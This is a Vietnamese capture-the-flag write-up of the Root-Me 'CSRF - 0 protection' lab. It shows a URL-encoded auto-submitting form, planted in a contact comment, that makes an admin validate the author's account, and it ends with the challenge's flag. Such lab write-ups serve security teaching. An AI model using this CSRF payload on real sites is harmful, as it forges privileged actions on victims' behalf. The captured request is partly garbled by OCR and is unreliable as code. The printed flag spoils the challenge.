# Write up challenge CSRF - 0 protection

Tác giả:


• Nguyễn Mỹ Quỳnh

Link Challenge

Truy cập challenge ta thấy có chỗ đăng kí user. Tiến hành đăng kí




Đăng kí thành công. Sau đó đăng nhập



Sau khi đăng nhập chúng ta sẽ thấy 4 trang: Contact | Profile | Private | Logout

• Trang Profile ta thấy có một form nhưng phải là admin mới submit được



• Trang Private cho ta thấy user của ta chưa được validate, phải là admin mới có quyền validate



• Trang Contact có form submit được, có lẽ ta có thể khai thác ở đây!



Tuy nhiên khi xem xét ta thấy ô Email có thể được để trống và cũng không là tham số của HTTP request nên chính xác là ta sẽ chèn code vào ô Comment để khai thác


```
Pretty Raw Hex 🚍 \n 🖃
                                                                                                                                                                                                                                                                                                                                                             Inspe
  1 POST /web-client/ch22/?action=contact HTTP/1.1
   2 Host: challenge01.root-me.org
                                                                                                                                                                                                                                                                                                                                                             Reque
   3 Content-Length: 1107
      Cache-Control: max-age=0
  5 Upgrade-Insecure-Requests: 1
6 Origin: http://challengeOl.root-me.org
                                                                                                                                                                                                                                                                                                                                                             Reque
  7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
                                                                                                                                                                                                                                                                                                                                                             Reque
  9 Accept
      text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/appg,*/*;q=0.8,application/signed-exchange;v=b3;q
                                                                                                                                                                                                                                                                                                                                                             Reque
10 Referer: http://challenge01.root-me.org/web-client/ch22/?action=contact
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
                                                                                                                                                                                                                                                                                                                                                             Reque
13 Cookie: PHPSESSID=ed9316075da89068b78a9d2b78fa56a9; _ga=GA1.1.887632091.1648142662; _ga_SRYSKX09J7=
       GS1.1.1648695736.4.1.1648696767.0
      $3Chtml$3E$0D$0A$0D$0A$7B$0D$0A$0D$0A$3Cbody+onload$3D$27document.profileForm.submit$28$29$27$3E$0D$0A$0D$0A\++++++++++$3Cfieldset$3E
      $3Clegend$3EUpdate+Profile$3C$2Flegend$3E$0D$0A$0D$0A++++++++++$3Cform+name$3D$22profileForm$22+action$3D$22http$3A$2F$2Fchallenge0l
      . root-me.org \$2F web-client \$2F ch 22\$2F index.php \$3F action \$3D profile \$22+method \$3D \$22post \$22+enctype \$3D \$22multipart \$2F form-data\$22\$3E\$0D \$0A\$0D \$0A++++++++++ \$3Clabel \$3EU sername \$3A\$3C\$2F label \$3E\$0D \$0A\$0D \$0A+++++++++ \$3Clabel \$3EU sername \$3A\$3C\$2F label \$3E\$0D \$0A\$0D \$0A+++++++++ \$3Clabel \$3EU sername \$3A\$3C\$2F label \$3E\$0D \$0A\$0D \$0A+++++++++ \$3Clabel \$3EU sername \$3A\$3C\$2F label \$3E\$0D \$0A\$0D \$0A++++++++ \$3Clabel \$3EU sername \$3A\$3C\$2F label \$3EU sername \$3A\$3C\$3C label \$3EU sername \$3A\$3C\$3C label \$3EU sername \$3A\$3C\$3C label \$3EU sername \$3A\$3C label \$3EU sername \$3A§3C labe
      Cinput+type$3D$22text$22+name$3D$22username$22+value$3D$22q$22+checked$3E$0D$0A$0D$0A++++++++$3C$2Fdiv$3E$0D$0A$0D$0A++++++++$3Cb
r$3E++++$0D$0A$0D$0A+++++++++$3Cdiv+class$3D$22form-group$22$3E$0D$0A$0D$0A+++++++++$3Clabel$3E$tatus$3A$3C$2Flabel$3E$0D$0A$0D$0A+
       +++++++$Cinput+type$3D$22checkbox$22+name$3D$22status$22+value$3D$22on$22$3E$0D$0A$0D$0A+++++++$3C$2Fdiv$3E$0D$0A$0D$0A+++++++
        +$3Cbr$3E$0D$0A$0D$0A++++++++++$3Cbutton+type$3D$22submit$22$3ESubmit$3C$2Fbutton$3E$0D$0A$0D$0A+++++++++$3C$2Fform$3E$0D$0A$0D$0A$0
      D$0D$0A$0D$0A$3C$2Fbody$3E$0D$0A$0D$0A$3C$2Fhtml$3E
```

Bây giờ ta sẽ tiến hành tấn công CSRF. Xem source form trang Profile.

Dựa trên đó ta tiến hành viết form tương tự, chỉnh sửa phù hợp với ý muốn của ta username là q và status là on và submit. Lúc này khi admin check form, ta sẽ thành công validate user với danh nghĩa admin



Đợi một lát vào lại trang Private thì có được flag:



Submit thành công

# CSRF - 0 protection

35 Points 🔯

## **Cross-Site Request Forgery**

Author

sambecks, 16 February 2016

Level ①



#### Statement

Activate your account to access intranet.

Start the challenge

### 3 related ressource(s)

- () les attaques CSRF (Exploitation Web)
- CSRF: Attack and defense (Exploitation Web)
- OWASP Cross-site Request Forgery CSRF (Exploitation Web)

### Validation

Well done, you won 35 Points

Don't forget to give your opinion on the challenge by voting ;-)

Flag: Csrf\_Fr33style-L3v3l1!